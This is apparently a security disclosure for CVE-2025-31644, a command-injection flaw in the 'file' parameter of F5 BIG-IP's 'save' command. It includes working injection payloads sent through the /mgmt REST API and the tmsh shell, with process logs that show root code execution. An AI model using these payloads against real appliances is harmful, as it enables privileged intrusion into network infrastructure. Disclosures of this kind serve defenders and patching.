
F5 Disclosures

Version 16.1.4.1

Environment:

- F5 BIG-IP v16.1.4.1



```
[[redacted]] / # cat VERSION
Product: BIG-IP
Version: 16.1.4.1
Build: 0.50.5
Sequence: 16.1.4.1-0.50.5.50
BaseBuild: 0.0.5
Edition: Engineering Hotfix
Date: Wed Oct 25 15:59:23 PDT 2023
Built: 231025155923
```

Findings:

1. CVE-2025-31644: Command Injection in Appliance mode

Description:
The “file” parameter of the “save” command is vulnerable to a command injection attack, allowing an authenticated attacker with administrator privileges to the “/mgmt” web API or the SSH “tmsh” shell, to obtain remote code execution as the “root” user on the target system.

Note: This finding is only considered a vulnerability when BIG-IP is run in Appliance mode as this may allow an authenticated attacker with administrator role to bypass the Appliance mode security that would otherwise prevent the execution of arbitrary Advanced Shell (bash) commands.

Proof of Concept:
The F5 “save” command takes a parameter called “file” that represents the location where the server’s configurations should be saved. This parameter is passed in an unsafe way to Perl scripts and/or into other system commands resulting in command injection via shell metacharacters (e.g. backticks “`”).

Note: Although all/most F5 BIG-IP roles have access to the “save” command, only the administrator role is allowed to specify the “file” parameter.

There have been identified two vectors through which this vulnerability can be exploited:

- Via the “/mgmt” API:


  Request:

```
POST /mgmt/tm/sys/config HTTP/1.1
Host: ***TRUNCATED***
Authorization: Basic ***TRUNCATED***
Content-Length: 148

{
  "command":"save",
  "options": [
         {"file":"/var/tmp/`bash'${IFS}-c${IFS}'id'|'tee'${IFS}-a$
{IFS}'mal_was_here`.scf",
         "passphrase":"aaaa"}
  ]
}
```

  Response:

```
HTTP/1.1 400 Bad Request
Date: Mon, 30 Sep 2024 09:10:26 GMT
Server: Jetty(9.4.49.v20220914)
***TRUNCATED***
Connection: close

{
      "code":400,
      "message":"Encryption/Decryption failed.",
      "errorStack":[],
      "apiError":26214401
}
```

  Although the server returns an error, the command injection is successfully executed multiple times:




```
[admin[redacted]] [redacted] # ./pspy64s | grep mal_was_here
2024/09/30 12:06:10 CMD: UID=0    PID=83289  | grep mal_was_here
2024/09/30 12:07:09 CMD: UID=0    PID=83632  | sh -c chgrp -f root /var/tmp/`bash${IFS}-c${IFS}id|tee${IFS}-a${IFS}mal_was_here`.scf
2024/09/30 12:07:09 CMD: UID=0    PID=83639  | tee -a mal_was_here
2024/09/30 12:07:09 CMD: UID=0    PID=83637  | sh -c chgrp -f root /var/tmp/`bash${IFS}-c${IFS}id|tee${IFS}-a${IFS}mal_was_here`.scf
2024/09/30 12:07:09 CMD: UID=0    PID=83645  | tee -a mal_was_here
2024/09/30 12:07:09 CMD: UID=0    PID=83643  | sh -c chgrp -f root /var/tmp/`bash${IFS}-c${IFS}id|tee${IFS}-a${IFS}mal_was_here`.scf
2024/09/30 12:07:09 CMD: UID=0    PID=83658  | sh -c gpg --homedir /root/.gnupg --passphrase-file /tmp/TOCiuEnnzZ --batch -a --symmetric --cipher-algo AES  /var/tmp/`bash${IFS}-c${IFS}id|tee
${IFS}-a${IFS}mal_was_here`.scf &> /dev/null
2024/09/30 12:07:09 CMD: UID=0    PID=83659  | sh -c gpg --homedir /root/.gnupg --passphrase-file /tmp/TOCiuEnnzZ --batch -a --symmetric --cipher-algo AES  /var/tmp/`bash${IFS}-c${IFS}id|tee
${IFS}-a${IFS}mal_was_here`.scf &> /dev/null
2024/09/30 12:07:09 CMD: UID=0    PID=83661  | tee -a mal_was_here
^C
[admin[redacted]] [redacted] # find / -iname "mal_was_here*"
/var/service/restjavad/mal_was_here
[admin[redacted]] [redacted] # cat /var/service/restjavad/mal_was_here
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

- Via the TMSH CLI over SSH:

  Command:

```
save sys config file /var/tmp/`bash'${IFS}-c${IFS}'id'${IFS}'>&2`.scf no-passphrase
```



```
admin[redacted]# save sys config file /var/tmp/`bash'${IFS}-c${IFS}'id'${IFS}'>&2`.scf no-passphrase
Saving running configuration...
  /var/tmp/`bash${IFS}-c${IFS}id${IFS}>&2`.scf
uid=0(root) gid=500(webusers) groups=500(webusers) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
"chgrp -f root /var/tmp/`bash${IFS}-c${IFS}id${IFS}>&2`.scf": Unknown error 256
uid=0(root) gid=500(webusers) groups=500(webusers) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
"chgrp -f root /var/tmp/`bash${IFS}-c${IFS}id${IFS}>&2`.scf": Unknown error 256
uid=0(root) gid=500(webusers) groups=500(webusers) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
"chgrp -f root /var/tmp/`bash${IFS}-c${IFS}id${IFS}>&2`.scf": Unknown error 256
  /var/tmp/`bash${IFS}-c${IFS}id${IFS}>&2`.scf.tar
```